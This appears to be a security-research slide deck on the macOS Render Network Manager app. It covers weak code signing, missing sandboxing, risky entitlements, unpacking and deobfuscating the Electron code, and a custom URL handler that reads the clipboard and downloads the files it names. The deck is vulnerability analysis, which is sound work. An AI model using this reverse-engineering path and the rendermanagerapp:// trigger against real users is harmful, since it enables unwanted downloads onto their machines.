
The Render Network provides near real-time rendering using a decentralized GPU processing model to meet users' increasing GPU compute needs — both for current 3D rendering tasks and for emerging AI applications.

Have GPU's and want to earn RENDER? You are in the right place.

The Render Network is PAUSED with adding Compute Client nodes for external client jobs. We should be opening this back up late October.



Render Network



Render Network Download Manager

- ❖ Manage and organize rendered frames
- ❖ Support for **Mac**, Windows, and Linux
- ❗ Proprietary binaries only
- ❗ Electron-Based Application

Weak Mitigations

- ❖ Signed with a non-Apple Developer ID certificate
- ❖ Must explicitly grant an exception (Bypasses Gatekeeper's rejection)
- ❖ Allow the app to run despite the invalid signature

```
$ spctl --assess --verbose "/Applications/Render Network Manager.app"  
/Applications/Render Network Manager.app: rejected  
$ codesign -dvvv "/Applications/Render Network Manager.app"  
Authority=Nordskill Code Signature  
Timestamp=Jan 8, 2025 at 1:19:26 PM  
TeamIdentifier=not set
```

Weak Mitigations

- ❖ No App Sandbox
- ❖ App has broad access to user files & system resources.

```
$ codesign -d --entitlements - "/Applications/Render Network Manager.app"
[Dict]
  [Key] com.apple.security.cs.allow-jit
  [Value]
    [Bool] true
  [Key] com.apple.security.cs.allow-unsigned-executable-memory
  [Value]
    [Bool] true
  [Key] com.apple.security.cs.disable-library-validation
  [Value]
    [Bool] true
```


Attack Vector: Custom URL Scheme

- ❖ Exposed Handler: **rendermanagerapp://**

```
$ defaults read "/Applications/Render Network Manager.app/Contents/Info"  
CFBundleURLTypes  
(  
    {  
        CFBundleTypeRole = Editor;  
        CFBundleURLName = "Render Network Manager";  
        CFBundleURLSchemes = (  
            rendermanagerapp  
        );  
    }  
)
```

RE an Electron-Based App

❖ npm install -g asar && asar extract Contents/Resources/app.asar



The screenshot shows a code editor window with the following details:

- File Explorer (Left):** Shows a project structure with a folder named "SRC". Inside "SRC", there are "assets", "css", "js" (containing "renderer.js"), "node_modules", "src/main" (containing "config.js", "deep-links.js", "gzip-worker.js", "install-checker.js", "ipc.js"), and files "help.json" and "index.html". A file named "main.js" is currently selected.
- Code Editor (Right):** Displays the content of the "main.js" file. The code is heavily obfuscated, using a lot of numeric addresses and symbols. It includes require statements for various modules like os, app, BrowserWindow, shell, ipcMain, dialog, safeStorage, Menu, net, autoUpdater, https, path, fs, fsp, EventEmitter, project, help, log, cp, crypto, express, URL, performance, and InstallChecker. It also contains logic involving _0x1f8a4, _0x268d2e, and other variables.

RE an Electron-Based App

Obfuscator.io Deobfuscator

A tool to undo obfuscation performed by [obfuscator.io](#)

```
1 const _0x204583=_0x5559;
(function(_0x24a30d,_0x3966b7){const
_0x45fa25=_0x5559,_0x268d2e=_0x24a30d();while(!![])
{try{const
_0x1f8a4=parseInt(_0x45fa25(0x29f))/0x1+parseInt(_0x4
5fa25(0x248))/0x2+-parseInt(_0x45fa25(0x301))/0x3*
(parseInt(_0x45fa25(0x300))/0x4)+-
parseInt(_0x45fa25(0x486))/0x5+-
parseInt(_0x45fa25(0x128))/0x6+parseInt(_0x45fa25(0x1
e7))/0x7+-parseInt(_0x45fa25(0x28e))/0x8*(-
parseInt(_0x45fa25(0x2eb))/0x9);if(_0x1f8a4==_0x3966
b7)break;else _0x268d2e['push'](_0x268d2e['shift']
());}catch(_0x5c9fc9){_0x268d2e['push']
(_0x268d2e['shift']());}}(_0xf463,0xb9c22));const
os=require('os'),
{app,BrowserWindow,shell,ipcMain,dialog,safeStorage,M
enu,net}=require(_0x204583(0x42d)),nodeNet=require(_0
x204583(0x2fe)),
{autoUpdater}=require(_0x204583(0x1ed)),https=require
(_0x204583(0x155)),path=require(_0x204583(0x41a)),fs=
require('fs'),fsp=require(_0x204583(0x19f)),
{EventEmitter}=require('events'),project=require(_0x2
04583(0x493)),help=require(_0x204583(0x22b)),log=requ
ire(_0x204583(0x162)).co=require('child process').crv
```

Deobfuscate

```
1 const os = require('os');
2 const {
3   app,
4   BrowserWindow,
5   shell,
6   ipcMain,
7   dialog,
8   safeStorage,
9   Menu,
10  net
11 } = require("electron");
12 const nodeNet = require("net");
13 const {
14   autoUpdater
15 } = require("electron-updater");
16 const https = require("https");
17 const path = require("path");
18 const fs = require('fs');
19 const fsp = require("fs/promises");
20 const {
21   EventEmitter
22 } = require('events');
23 const project = require("./package.json");
24 const help = require("./help.json");
```

Blog

Discord



Deeplink handler

```
module.exports.handleDeepLinks = function handleDeepLinks(url, mainWindow) {
  try {
    const urlObj = new URL(url);
    const action = urlObj.hostname;
    const params = Object.fromEntries(urlObj.searchParams);
    const hash = urlObj.hash;

    switch (action) {
      case 'download':
        if (mainWindow?.webContents) {
          mainWindow.webContents.send('deeplink:download', { action, params, hash });
        }
        break;
      default:
        mainWindow.webContents.send('error', { detail: 'Unknown link.' });
    }
  } catch (err) {
    console.error('Failed to parse protocol URL:', err);
  }
};
```

Deeplink handler

```
api.handle("deeplink:download", (_0x3eb986, _0x26886f) => {
  if (_0x3a9e66.authorized) {
    _0x18e4f7('error', "Please launch the download from the app or log out to use this feature
from the website.");
  } else if ("clipboard" === _0x26886f.params?.["source"]) {
    this.#R(); // rendermanagerapp://download?source=clipboard
  }
  async #R() {
    let _0x5c9772 = '';
    try {
      _0x5c9772 = await navigator.clipboard.readText();
    } catch (_0x1b502d) {
      console.error("Error reading clipboard:", _0x1b502d);
    }
    let _0x26c3b0 = [];
    let _0x15f445 = [];
    const _0x249074 = await this.#X(_0x5c9772);
```

```
#X(_0x3c9770) {
    ...
    try {
        _0x3e800e = new URL(_0x21f592);
        const _0x454ef7 = _0x3e800e.searchParams.get('response-content-disposition');
        const _0x300a0f = decodeURIComponent(_0x454ef7);
        const _0x263988 = /filename="( [^"]+)"/;
        const _0x43301e = _0x300a0f.match(_0x263988);
        _0x504ffe = _0x43301e[0x1];
        // https://xxx.com/?response-content-disposition=filename=yyy
        _0x106852.push({
            'index': _0x20ebb2,
            'name': _0x504ffe,
            'uri': _0x21f592
        });
        _0x20ebb2++;
        return _0x106852;
    }
    const _0x249074 = await this.#X(_0x5c9772);
    const _0x42c14e = this.#W(_0x249074, {'name': "clipboard"});
    const _0x9e6b95 = this.#Q(_0x42c14e);
    _0x15f445.push(_0x42c14e);
    if (this.#P.length) {
        await this.#V(_0x26c3b0);
        _0x15f445.forEach(async _0xfa1526 => {
            const {
                totalBytes: _0x5b033b
            } = await api.send("download:instant", _0xfa1526);
        });
    }
}
```

```
ipcMain.handle('download:instant', async (_0x29fed2, _0x13f54e) => {
  const _0x627bed = path.join(_0x13f54e.path_to_folder, _0x13f54e.folder_name);
  const _0x5eeb57 = await createFolder(_0x627bed);
  let _0xaf5d32 = [];
  _0x13f54e.frames.forEach(_0x4b6846 => {
    . . .
    mainWindow.webContents.send("download:instant:progress", {
      'id': _0x4b6846.id,
      'output_id': _0x4b6846.output_id,
      'folder': _0x4b6846.folder,
      'index': _0x4b6846.index,
      'name': _0x4b6846.name,
      'progress': _0x2d3357.downloadedBytes / _0x2d3357.totalBytes,
      . . .
    });
  });
  _0xaf5d32.push(_0x4b6846);
});
const _0x5b5b24 = await downloads.calculate(_0xaf5d32, _0x4ddedf);
downloads.add(_0xaf5d32);
```

```
[ 'add' ](_0x10484b) {
  let _0x2357f5 = [];
  for (const _0x2c2ce0 of _0x10484b) {
    const {
      name: _0x3bb756,
      uri: _0x463a95,
      id: _0x29a869,
      ...
    } = _0x2c2ce0;
    const _0x2a2731 = {
      'name': _0x3bb756,
      'uri': _0x463a95,
      'id': _0x29a869,
      ...
    };
    if (this.currentDownloads.size < settings.get.max_parallel_downloads) {
      this._startDownload(_0x2a2731);
    }
  }
}
```

